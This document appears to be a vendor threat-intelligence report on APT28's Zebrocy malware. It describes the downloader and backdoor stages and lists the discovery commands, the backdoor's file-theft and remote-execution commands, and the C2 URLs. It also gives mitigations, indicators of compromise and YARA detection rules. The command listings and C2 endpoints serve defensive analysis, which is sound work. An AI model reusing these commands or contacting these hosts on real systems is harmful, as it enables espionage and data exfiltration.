


Figure 11: First-stage/Second-stage in Zebrocy Campaigns
Use Cases of Components

Examined Zebrocy samples consisted of a Delphi Downloader, AutoIT downloader, and a Delphi backdoor. Case-1 and Case-2 indicate cases frequently encountered in the reviewed Zebrocy campaigns. Thanks to Microsoft Office documents distributed over targeted phishing e-mails, we have determined the following things: After downloading Zebrocy's first-stage downloader software, either directly download a backdoor software or, after downloading a new downloader software, they tend to leave the backdoor software to the target system.

A new campaign, illustrated by Case-3, which uses more extensive procedures than other campaigns, has also emerged. A Delphi dropper software is used as the first stage Zebrocy downloader. This situation indicates that dropper software is used instead of the usual Zebrocy downloader software.

Zebrocy malware has three components: downloader, dropper, and backdoor. While the downloader and dropper are exploring the target system, the backdoor is used to ensure persistence and carry out espionage activities.

The Zebrocy Downloader component collects system-specific information during the discovery phase and sends them to the remote server with an HTTP POST request. The operations performed by Zebrocy variants created with different programming languages for discovery purposes on the target system are listed below.

- Retrieves the storage device serial number. Malware uses the serial number in the request to communicate to the C2 server.
- To list system information and running processes, it uses Systeminfo & tasklist commands.
- A screenshot along with the collected information is sent to a C2 server such as "hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php?res=[serial number]".
- We have seen that some Zebrocy variants use WMI instead of systeminfo to obtain system information. For example, the Zebrocy C# downloader variant runs the following VMI commands.

➢ wmic logicaldisk get Caption, Description,VolumeSerialNumber,Size,FreeSpace
➢ wmic diskdrive get Model, SerialNumber
➢ wmic computersystem get Manufacturer, Model, Name, SystemTypec
➢ wmic os get Caption, OSArchitecture, OSLanguage,SystemDrive,MUILanguages
➢ wmic process get Caption,ExecutablePath

Zebrocy downloader collects the following information with the commands it runs:

- Current Application Path
- Operating System Version
- System Directory
- User Domain
- Machine and Machine Name
- Current Time Zone and Date
- Disk Drive List (Information About Each One Like Model, Serial Number, Name, etc.)
- C:\program Files\ And C:\program Files (X86)\ Directory List
- Running Process List

The second stage downloader software downloaded by the Zebrocy downloader also downloads backdoor software, another component of the Zebrocy toolkit, to the target system. The configuration information of the downloaded backdoor software is stored in the "Resource" section and consists of hexadecimal coded and encrypted four sections.

Backdoor Components
Backdoor software sends the following commands to gather information about the attacking operators' target computer and working environment.

- SCREENSHOT
- SYS_INFO
- GET_NETWORK
- SCAN_ALL

The above commands are usually run at startup on the targets where the backdoor software is installed for the first time. Other backdoor commands that we know to run more frequently afterward and the arguments they took are as follows:

REG_GET_KEYS_VALUES
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion

DOWNLOAD_DAY(30)
c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
.bmp;.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;

d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
.bmp;.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;

DOWNLOAD_DAY(1)
c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
.bmp;.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;

d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
.bmp;.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;

CMD_EXECUTE echo %APPDATA%
ipconfig /all
netstat -aon

CMD_EXECUTE wmic process get Caption,ExecutablePath
reg query
"HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

UPLOAD_AND_EXECUTE_FILE C:\ProgramData\Office\MS\msoffice.exe

DOWNLOAD_LIST C:\ProgramData\Office\MS\out.txt

DOWNLOAD_LIST %APPDATA%\The Bat!\Account.CFN

Advice & Mitigations

Advice & Mitigations

Detailed information about the Zebrocy malware, which the APT28 group used as the first stage Downloader in its attacks, was shared. In addition, by checking whether the APT28 threat actor is among its potential targets, we have created a scope on what kind of interactions you can detect in compromised systems.

When we had examined the encountered cases, we have seen that the group mostly used phishing attacks to gain first access and took advantage of security vulnerabilities in existing systems. In this context, precautions should be taken by considering the attack vectors used to protect from the attacks that the Zebrocy malware may carry out.

Essential recommendations to be implemented to protect assets in the digital world and minimize the risk of exploitation arising from security vulnerabilities and device configuration are shared below.

- Use the IDS/IPS systems that use network signatures to identify malware-generated traffic.
- Scan the system to detect unauthorized archiving programs.
- Sensitive data that is prioritized to protect out of the system in the encrypted form helps to prevent data collection.
- Limit access to login scripts to administrator accounts with certain privileges.
- Setting required permissions to limit modification of keys can cause persistence for login scripts using the registry.
- Use Antivirus/Antimalware software to quarantine suspicious files automatically.
- Enable Attack Surface Reduction (ASR) rules on Windows 10 systems to prevent Visual Basic and JavaScript scripts from running potentially malicious code.
- Run only signed scripts on the computer.
- Remove the unused command-line interfaces (PowerShell, cmd, etc.) or interpreters.

- Restricting run permission to administrator only when using PowerShell is required.
- Disable embedded files in Office applications that do not work with the Protected View feature, such as OneNote.
- The attackers frequently spread the Zebrocy through spear-phishing documents and emails. Raising awareness of employees about such attacks will create cyber security awareness.
- Implement the effective access control for resources accessed using employee information can be tracked, thus detecting potential anomalies.
- Use Data Loss Prevention (DLP) to prevent data leaks and detect unencrypted data.
- Use the Trusted Platform Module (TPM) technology to ensure system integrity against Rootkit and Bootkit malware. Update the BIOS and EFI as needed.

Indicator of Compromise

Indicator of Compromise

Table 1: Zebrocy

Hash (MD5 / SHA1 / SHA256)	Description
48f8b152b86bed027b9152725505fbf4a24a39fd	Zebrocy Binary
1e9f40ef81176190e1ed9a0659473b2226c53f57	Zebrocy Binary
bfa26857575c49abb129aac87207f03f2b062e07	Zebrocy Binary
d697160aecf152a81a89a6b5a7d9e1b8b5e121724038c676157ac72f20364edc	Zebrocy Binary
cba5ab65a24be52214736bc1a5bc984953a9c15d0a3826d5b15e94036e5497df	Zebrocy Binary
25f0d1cbcc53d8cfd6d848e12895ce376fbbfaf279be591774b28f70852a4fd8	Zebrocy Binary
115fd8c619fa173622c7a1e84efdf6fed08a25d3ca3095404dcbd5ac3deb1f03	Zebrocy Binary
f27836430742c9e014e1b080d89c47e43db299c2e00d0c0801a2830b41b57bc1	Zebrocy Binary
5b5e80f63c04402d0b282e95e32155b2f86cf604a6837853ab467111d4ac15e2	Zebrocy Binary
dd7e69e14c88972ac173132b90b3f4bfb2d1faec15cca256a256dd3a12b6e75d	Zebrocy Binary
6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a	Zebrocy Binary
5173721f3054b92e6c0ff2a6a80e4741aa3639bc1906d8b615c3b014a7a1a8d7	Zebrocy Binary
61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e	Zebrocy Binary
6ad3eb8b5622145a70bec67b3d14868a1c13864864afd651fe70689c95b1399a	Zebrocy Binary
9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9	Zebrocy Binary
b41480d685a961ed033b932d9c363c2a08ad60af1d2b46d4f78b5469dc5d58e3	Zebrocy Binary
c91843a69dcf3fdad0dac1b2f0139d1bb072787a1cfcf7b6e34a96bc3c081d65	Zebrocy Binary
e5aece694d740ebcb107921e890cccc5d7e8f42471f1c4ce108ecb5170ea1e92	Zebrocy Binary
a442135c04dd2c9cbf26b2a85264d31a5ac4ec5d2069a7b63bc14b64a6dd82b7	Zebrocy Binary
0be114fe30ef5042890c17033b63d7c9e0363972fcc15a61433c598dd33f49d1	Zebrocy Binary
2631f95e9a46c821a701269a76b15bb065764cc15a0b268a4d1eac045975c9b8	Zebrocy Binary
f36a0ee7f4ec23765bb28fbfa734e402042278864e246a54b8c4db6f58275662	Zebrocy Binary
61c2e524dcc25a59d7f2fe7eff269865a3ed14d6b40e4fea33b3cd3f58c14f19	Zebrocy Binary
6449d0cb1396d6feba7fb9e25fb20e9a0a5ef3e8623332844458d73057cf04a1	Zebrocy Binary

Table 2: Zebrocy DDE Documents

Hash (MD5 / SHA1 / SHA256)	Description
85da72c7dbf5da543e10f3f806afd4ebf133f27b6af7859aded2c3a6eced2fd5	DDE Documents
8cf3bc2bf36342e844e9c8108393562538a9af2a1011c80bb46416c0572c86ff	DDE Documents
f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5	DDE Documents
86bb3b00bcd4878b081e4e4f126bba321b81a17e544d54377a0f590f95209e46	DDE Documents
2da5a388b891e42df4ed62cffbc167db2021e2441e6075d651ecc1d0ffd32ec8	DDE Documents
0d7b945b9c912d205974f44e3742c696b5038c2120ed4775710ed6d51fbc58ef	DDE Documents
fc69fb278e12fc7f9c49a020eff9f84c58b71e680a9e18f78d4e6540693f557d	DDE Documents
ed8f52cdfc5f4c4be95a6b2e935661e00b50324bee5fe8974599743ccfd8daba	DDE Documents
b9f3af84a69cd39e2e10a86207f8612dd2839873c5839af533ffbc45fc56f809	DDE Documents

Table 3: Zebrocy Delivery Documents

Hash (MD5 / SHA1 / SHA256)	Description
2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f	Delivery Documents
abfc14f7f708f662046bfcad81a719c71a35a8dc5aa111407c2c93496e52db74	Delivery Documents
c20e5d56b35992fe74e92aebb09c40a9ec4f3d9b3c2a01efbe761fa7921dd97f	Delivery Documents
40318f3593bca859673827b88d65c5d2f0d80a76948be936a60bda67dff27be9	Delivery Documents
5749eb9d7b8afa278be24a4db66f122aeb323eaa73a9c9e52d77ac3952da5e7d	Delivery Documents
af77e845f1b0a3ae32cb5cfa53ff22cc9dae883f05200e18ad8e10d7a8106392	Delivery Documents
34bdb5b364358a07f598da4d26b30bac37e139a7dc2b9914debb3a16311f3ded	Delivery Documents
79bd5f34867229176869572a027bd601bd8c0bc3f56d37443d403a6d1819a7e5	Delivery Documents
77ff53211bd994293400cb3f93e3d3df6754d8d477cb76f52221704adebad83a	Delivery Documents

Zebrocy C2 URL

- hxxp://supservermgr[.]com/sys/upd/pageupd.php
- hxxp://188.241.58[.]170/local/s3/filters.php
- hxxps://200.122.181[.]25/catalog/products/books.php
- hxxp://188.241.58[.]170/local/s3/filters.php
- hxxp://185.203.118[.]198/en_action_device/center_correct_customer/drivers-i7-x86.php
- hxxp://145.249.105[.]165/resource-store/stockroom-center-service/check.php
- hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php
- http://45.124.132[.]127/action-center/centerforserviceandaction/service-and-action.php
- hxxps://support-cloud[.]life/managment/cb-secure/technology.php
- hxxps://www.xbhp[.]com/dominargreatasianodyssey/wp-content/plugins/akismet/style.php
- hxxps://www.c4csa[.]org/includes/sources/felims.php

User Agent

- Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648; InfoPath.1)
- Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.3.8 (WinHTTP/5.1) like Gecko
- Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1

IP

- 185.25.51[.]198
- 185.25.50[.]93
- 220.158.216[.]127
- 92.114.92[.]102
- 86.106.131[.]177

Remote Template (DDE) URL

- hxxp://188.241.58[.]170/live/owa/office.dotm
- hxxp://185.203.118[.]198/documents/Note_template.dotm
- hxxp://185.203.118[.]198/documents/Note_template.dotm
- hxxp://145.249.105[.]165/doc/temp/release.dotm
- hxxp://145.249.105[.]165/messages/content/message_template.dotm
- hxxp://188.241.58[.]170/version/in/documents.dotm
- hxxp://109.248.148[.]42/officeDocument/2006/relationships/templates.dotm
- hxxp://109.248.148[.]42/office/thememl/2012/main/attachedTemplate.dotm

Zebrocy Associated Email Addresses

- carl.dolzhek17@post.cz
- shinina.lezh@post.cz
- P0tr4h4s7a@post.cz
- carl.dolzhek17@post.cz
- sym777.g@post.cz
- kae.mezhnosh@post.cz
- tomasso25@ambcomission.com
- kevin30@ambcomission.com
- salah444@ambcomission.com
- karakos3232@seznam.cz
- rishit333@ambcomission.com
- antony.miloshevich128@seznam.cz

YARA Rules

```
rule apt_RU_delphocy_encStrings {
  strings:
    $enc_keylogger2 = "5B4241434B53504143455D" ascii wide
    $enc_keylogger3 = "5B5441425D" ascii wide
    $enc_keylogger4 = "5B53484946545D" ascii wide
    $enc_keylogger5 = "5B434F4E54524F4C5D" ascii wide
    $enc_keylogger6 = "5B4553434150455D" ascii wide
    $enc_keylogger7 = "5B454E445D" ascii wide
    $enc_keylogger8 = "5B484F4D455D" ascii wide
    $enc_keylogger9 = "5B4C4546545D" ascii wide
    $enc_keylogger10 = "5B55505D" ascii wide
    $enc_keylogger11 = "5B52494748545D" ascii wide
    $enc_keylogger12 = "5B444F574E5D" ascii wide
    $enc_keylogger13 = "5B434150534C4F434B5D" ascii wide
    $cnc1 =
          "68747470733A2F2F7777772E786268702E636F6D2F646F6D696E6172677265
          6174617369616E6F6479737365792F77702D636F6E74656E742F706C7567696E
          732F616B69736D65742F7374796C652E706870" ascii wide
    $cnc2 =
          "68747470733A2F2F7777772E63346373612E6F72672F696E636C756465732F7
          36F75726365732F66656C696D732E706870" ascii wide
  condition:
    uint16(0) == 0x5a4d and (any of ($cnc*) or all of ($enc_keylogger*))
}

rule apt_RU_Delphocy_Maldocs {
  strings:
    $required1 = "_VBA_PROJECT" ascii wide
    $required2 = "Normal.dotm" ascii wide
    $required3 = "bin.base64" ascii wide
    $required4 = "ADODB.Stream$" ascii wide
    $author1 = "Dinara Tanmurzina" ascii wide
    $author2 = "Hewlett-Packard Company" ascii wide
    $specific = "Caption        =   "wininition.exe"" ascii wide
    $builder1 = "Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1"
    $builder2   =   "{02330CFE-305D-431C-93AC-29735EB37575}{33D6B9D9-9757-485A-
                    89F4-4F27E5959B10}" ascii wide
    $builder3 = "VersionCompatible32="393222000"" ascii wide
    $builder4 = "CMG="1517B95BC9F7CDF7CDF3D1F3D1"" ascii wide
    $builder5 =
          "DPB="ADAF01C301461E461EB9E2471E616F01D06093C59A7C4D30F64A51BD
          EDDA98EC1590C9B191FF"" ascii wide
    $builder6 = "GC="4547E96B19021A021A02"" ascii wide
  condition:
    uint32(0) == 0xE011CFD0 and all of ($required*) and (all of ($author*) or $specific or
5 of ($builder*))
}
```

```
rule zebrocy_binary_detection {
  strings:
    $s1 =
        "4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727
        63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36
        " ascii
        /* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101
        Firefox/6' */
    $s2 =
        "576865726520776173206E206572726F72206F70656E696E67207468697320
        646F63756D656E742E2054686520666696C652069732064616D6167656420616
        E" ascii
        /* hex encoded string 'Where was an error opening this document. The file is
        damaged an' */
    $s3 =
        "4D6F7A696C6C612076352E31202857696E646F7773204E5420362E313B20727
        63A362E302E3129204765636B6F2F32303130303130312046697265666F782F36
        " ascii
        /* hex encoded string 'Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101
        Firefox/6.0.1' */
    $s4 = "weatherinfo.exe" fullword ascii
    $s5 = "5072672073746172743A20" ascii /* hex encoded string 'Prg start: ' */
    $s6 = "576561746865724965666F" ascii /* hex encoded string 'WeatherInfo' */
    $s7 = "72656D6F7465" ascii /* hex encoded string 'remote' */
    $s8 = "636F756C64206E6F742062652072657061697265642E" ascii
        /* hex encoded string 'could not be repaired.' */
    $s9 = "41646F6265204163726F626174" ascii
        /* hex encoded string 'Adobe Acrobat' */
    $s10 = "6669786564" ascii /* hex encoded string 'fixed' */
    $s11 = "2C20467265652073697A653A20" ascii /* hex encoded string ', Free size: ' */
    $s12 = "72656D6F7661626C65" ascii /* hex encoded string 'removable' */
    $s13 = "2C20546F74616C2073697A653A20" ascii
        /* hex encoded string ', Total size: ' */
    $s14 = "5043204E616D653A20" ascii /* hex encoded string 'PC Name: ' */
    $s15 =
        "576865726520776173206E206572726F72206F70656E696E67207468697320
        646F63756D656E742E2054686520666696C652069732064616D6167656420616
        E" ascii
        /* hex encoded string 'Where was an error opening this document. The file is
        damaged and' */
    $s16 = "http://220.158.216.127/search-sys-update-release/base-sync/db7749ID.php"
        fullword ascii
    $s17 = "ProxyPassword<" fullword ascii
  condition:
    uint16(0) == 0x5a4d and filesize < 2000KB and
    8 of them
}
```

Definition, Description and References

Definition, Description and References

① AutoIT is a free automation software for Microsoft Windows. Although the first versions of the software were prepared entirely for automation, they expanded its scope later, and it became a programming tool where almost any application could be developed.

② Luckystrike is a PowerShell-based open-source utility for creating malicious Office macro documents.

③ Koadic is a Windows post-exploit rootkit similar to other penetration testing tools like Meterpreter and Powershell Empire.

https://www.cisa.gov/uscert/ncas/analysis-reports/ar20-303b

https://malpedia.caad.fkie.fraunhofer.de/details/win.zebrocy

https://apt.etda.or.th/cgi-bin/listgroups.cgi

https://github.com/MISP/misp-galaxy/blob/main/clusters/threat-actor.json

https://malpedia.caad.fkie.fraunhofer.de/actor/sofacy

Contact

Tackling regional and global threat actors requires greater cooperation between the public and private sectors. One of the most significant contributors to this collaboration is the technology partners that provide digital risk protection applications and cyber threat intelligence services. With the services to be received in this area, you can get support on the latest attack trends, vulnerability intelligence, intelligence work for your brand, the technique, tactics, procedures of threat actors, the appearance of your institution on the internet, and attack surface discovery and many more. In addition, Brandefense responds to all industry needs with an all-in-one perspective, on a single platform, and without the need for any internal installation.

You can contact us for all your questions and PoC requests;

BRANDEFENSE.IO

+90 (850) 303 85 35

info@brandefense.com

/Brandefense

/brandefense

/brandefense